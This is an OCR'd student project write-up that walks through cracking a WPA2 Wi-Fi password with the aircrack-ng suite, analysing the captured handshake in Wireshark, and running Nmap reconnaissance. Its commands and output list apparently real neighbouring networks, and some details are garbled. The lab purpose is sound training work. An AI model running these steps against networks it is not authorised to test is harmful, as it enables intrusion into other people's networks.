Cyber Security Incident Response Analyst Track

Sprints | Depi_CSA #2

Graduation Project


SaifEldin Hesham Elsayed
Mohamed Said Mohamed
Abdelrahman Mohamed Fathy
Mahmoud Alaa

Step 1: Kill Interfering Processes

You can use the airmon-ng tool to kill these processes automatically:

Step 2: Verify Monitor Mode

After killing those processes, make sure that your wireless card is still in **monitor mode**:



Step 3: Continue with Wi-Fi Cracking

Once those processes are killed and your card is in monitor mode, you can continue with the steps to discover networks and capture packets as described earlier:

1. **Discover Nearby Networks**:

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0
```

```
File  Actions  Edit  View  Help
CH  3 ][ Elapsed: 0 s ][ 2024-10-20 10:23

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

5C:A6:E6:E9:4D:22  -97        2        0    0   3  270   WPA2 CCMP   PSK  TP-Link_4D22
38:54:9B:35:5E:F8  -96        1        0    0   3  130   WPA2 CCMP   PSK  WE_355EF8
24:D3:F2:8A:B3:4E  -98        2        0    0   3   54e  WPA2 TKIP   PSK  <length:  8>
3C:A3:7E:B2:3F:B4   -1        0        0    0   2   -1                    <length:  0>
A4:F3:3B:C3:BF:B0  -92        2        0    0   1  130   WPA2 CCMP   PSK  WE_C3BFB0
50:42:89:63:E0:9C  -95        3        0    0  11  130   WPA2 CCMP   PSK  WE_63E09C
D8:E8:44:BF:D1:DE  -96        3        0    0  11  130   WPA2 CCMP   PSK  Orange-2G
5C:A4:F4:A2:5A:F4  -86        4        0    0  11  130   WPA2 CCMP   PSK  OR SQUAD
92:58:54:D3:77:6D  -98        2        0    0   6  180   WPA2 CCMP   PSK  Galaxy A32A94B
08:5A:11:EE:EB:49  -90        2        0    0   6  130   WPA2 CCMP   PSK  ETISALAT-SHABAHAZ
40:ED:00:78:B4:A4  -100       1        1    0   1  540   WPA2 CCMP   PSK  TE-Data-47B21D_EXT
74:DA:88:00:3D:B8  -95        6        0    0   1  130   WPA2 CCMP   PSK  WE_003DB8
9C:69:D1:85:71:84   -1        0        3    0   1   -1   WPA                <length:  0>
D8:E8:44:B8:7F:F4  -89        5        0    0   3  130   WPA2 CCMP   PSK  Orange-Mohabaki
78:32:1B:2B:A1:FC  -85        6        0    0   1  130   WPA2 CCMP   PSK  <length: 14>
5C:A4:F4:9E:81:54  -94        2        0    0   1  130   WPA2 CCMP   PSK  HWE51726E3C
C4:27:28:63:61:FC  -96        3        0    0   1  130   WPA2 CCMP   PSK  WE_6361FC
8C:0D:76:47:B2:24  -90        5        8    0   1  130   WPA2 CCMP   PSK  TE-Data-47B21D
E8:94:F6:6B:C1:6E   -1        0        1    0   1   -1   WPA                <length:  0>
E0:B6:68:5E:91:AD  -98        3        0    0  10  130   WPA2 CCMP   PSK  Vodafone_VDSL
98:00:6A:F3:71:68  -87        6        3    1   9  130   WPA2 CCMP   PSK  SHARED 4
D4:6B:A6:F7:1E:B8  -95        3        1    0   8  130   WPA2 CCMP   PSK  <length:  4>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

38:54:9B:35:5E:F8  5A:6B:35:52:EB:9E  -80    0 -24    719        4
38:54:9B:35:5E:F8  62:26:BC:13:FB:EE  -99    0 - 1      5        2
3C:A3:7E:B2:3F:B4  B8:C9:B5:C7:15:73  -99    0 - 1      0        1
3C:A3:7E:B2:3F:B4  9C:5F:5A:F4:CC:5F  -99    0 - 1      1        2
(not associated)   72:F2:80:F9:D3:AB  -101    0 - 1      7        2

40:ED:00:78:B4:A4  C6:FC:40:56:13:4C   -1    1e- 0      0        1
74:DA:88:00:3D:B8  4E:01:C8:80:63:DE  -101    0 - 1      0        1

9C:69:D1:85:71:84  8E:C9:0D:D2:CA:87  -90    0 - 6e     0        8
8C:0D:76:47:B2:24  CA:6C:78:52:72:DC   -1   24e- 0      0        6
E8:94:F6:6B:C1:6E  06:8A:74:D4:31:BF  -101    0 - 1e   252        3

98:00:6A:F3:71:68  6E:BF:D8:56:BC:FA  -97    0 - 1      0        1
```


Step 4: Capture Data Packets


Now, let's capture the data packets from the network. Target the specific Wi-Fi network by specifying its BSSID and channel:

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng  wlan0 -d 02:D7:F9:76:B9:E5
```

Step 5: Deauthenticate a Client (For WPA/WPA2)


If you are targeting WPA/WPA2, you need to capture a handshake. You can force a client to reconnect to the network, which will allow you to capture the handshake by sending deauthentication packets:





Step 6: Crack the Captured Handshake (WPA/WPA2)

Once you have captured the handshake, you can start cracking it using aircrack-ng with a wordlist. If you don’t have a handshake, the attack will fail.




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]
                (monitor mode disabled)

┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off

┌──(kali㉿kali)-[~]
```


Step 7: Using a Custom Wordlist

If you want to use a different wordlist, you can either download one or create your own. There are many large wordlists available online.

Step 8: Using the Wordlist with Aircrack-ng

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng depi-02.cap -w /usr/share/wordlists/rockyou.txt
```






The Password is 12345678 (Wifi Hacked successfully)

We are working with a .cap file (depi-02.cap) in Wireshark on a Kali Linux system. The screenshot focuses on the capture of several packets related to the **EAPOL (Extensible Authentication Protocol over LAN)** protocol, which is commonly used in Wi-Fi security, particularly in WPA/WPA2 authentication processes.

Key Elements:

1. **Wireshark Interface:**
    - The filter applied is "eapol", which isolates EAPOL traffic.
    - Three specific EAPOL packets are displayed, each with details about the source and destination MAC addresses, the protocol (EAPOL), and the length of the captured data (133, 155, and 189 bytes).
    - These packets are labeled as **Key**, indicating they are part of the WPA/WPA2 4-way handshake.
2. **Packet Details:**
    - **Source MAC Address:** ba:ff:f2:b2:2f:81:22
    - **Destination MAC Address:** 02:d7:f9:76:b9:e5
    - **IEEE 802.11:** The packets contain 802.1X authentication information used for WPA2 Personal (PSK) handshakes. The hex dump below the packet details shows the actual data transmitted in the frame.
3. **Context:**
    - This capture is likely being used in a **Wi-Fi hacking simulation**, where an attacker tries to capture the WPA/WPA2 handshake to brute-force or crack the Pre-Shared Key (PSK).
    - The .cap file is being analyzed to extract the handshake packets, which will be used in tools like aircrack-ng or John the Ripper to attempt password cracking.

This scenario would simulate defending against Wi-Fi-based attacks by detecting and analyzing potential intrusion attempts through monitoring the handshake and identifying abnormal or malicious activity. For a blue team, identifying rogue access points or attackers trying to break into the network through WPA/WPA2 cracking is crucial for maintaining wireless network security.


depi-02.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
No. Time Source Destination Protocol Length Info
5242 23.691923 02:d7:f9:76:b9:e5 ba:ff:b2:2f:81:22 EAPOL 133 Key
5244 23.696777 ba:ff:b2:2f:81:22 02:d7:f9:76:b9:e5 EAPOL 155 Key
5246 23.700798 02:d7:f9:76:b9:e5 ba:ff:b2:2f:81:22 EAPOL 189 Key
5250 23.705651 ba:ff:b2:2f:81:22 02:d7:f9:76:b9:e5 EAPOL 133 Key
Frame 5242: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags: .....F.
Logical-Link Control
802.1X Authentication
802.1X Authentication: Protocol
Packets: 9243 · Displayed: 4 (0.0%)
Profile: Default
2.csv
2.kismet.csv
2.kismet.netxml
2.log.csv
3.cap
3.csv
3.kismet.csv
3.kismet.netxml
3.log.csv
4.cap
4.csv
4.kismet.csv
4.kismet.netxml
4.log.csv
.output
ctory
ctory1
(kali㉿kali)-[~]
$ wireshark depi-02.cap

Step 1: Host Discovery (Ping Sweep)


The first step is to identify live hosts on the network. You can do this using Nmap's host discovery features.

sudo nmap -sn 192.168.68.0/24

Step 2: Scanning Open Ports

Once you've identified live hosts, you can proceed to scan their open ports to determine which services are running.


Sudo nmap -p- 192.168.68.131



Step 3: Scan for Services and Versions

After identifying open ports, you can run a service version detection scan to determine which services are running and their versions.

sudo nmap -sV 192.168.1.10



Step 4: OS Detection

Nmap can also attempt to detect the operating system running on a target machine. This is useful for tailoring future attacks or audits.

sudo nmap -O 192.168.1.10

Step 5: Network Scanning with Script Engine (NSE)

Nmap has a scripting engine that allows you to perform more advanced scans, such as detecting vulnerabilities or enumerating services.

sudo nmap --script vuln 192.168.68.131

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script vuln 192.168.68.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 15:00 EDT
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.68.131 (192.168.68.131) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: CE:85:6B:9A:33:0F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 23.30 seconds
```

Step 6: Full Network Scan as a summary

You can combine the previous steps to perform a more comprehensive network reconnaissance. This scan will perform host discovery, service enumeration, OS detection, and vulnerability scanning on all live hosts in the network.

Sudo nmap -A -P- 19.168.68.0/24


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -p- 192.168.68.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 15:06 EDT
Nmap scan report for 192.168.68.1 (192.168.68.1)
Host is up (0.00069s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5040/tcp  open  unknown
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8090/tcp  open  opsmessaging?
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
49670/tcp open  msrpc           Microsoft Windows RPC
49760/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|11|Longhorn|XP|2008|7|Vista (98%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_xp::sp3 cpe:/o:micros
oft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:wind
ows_vista::sp1
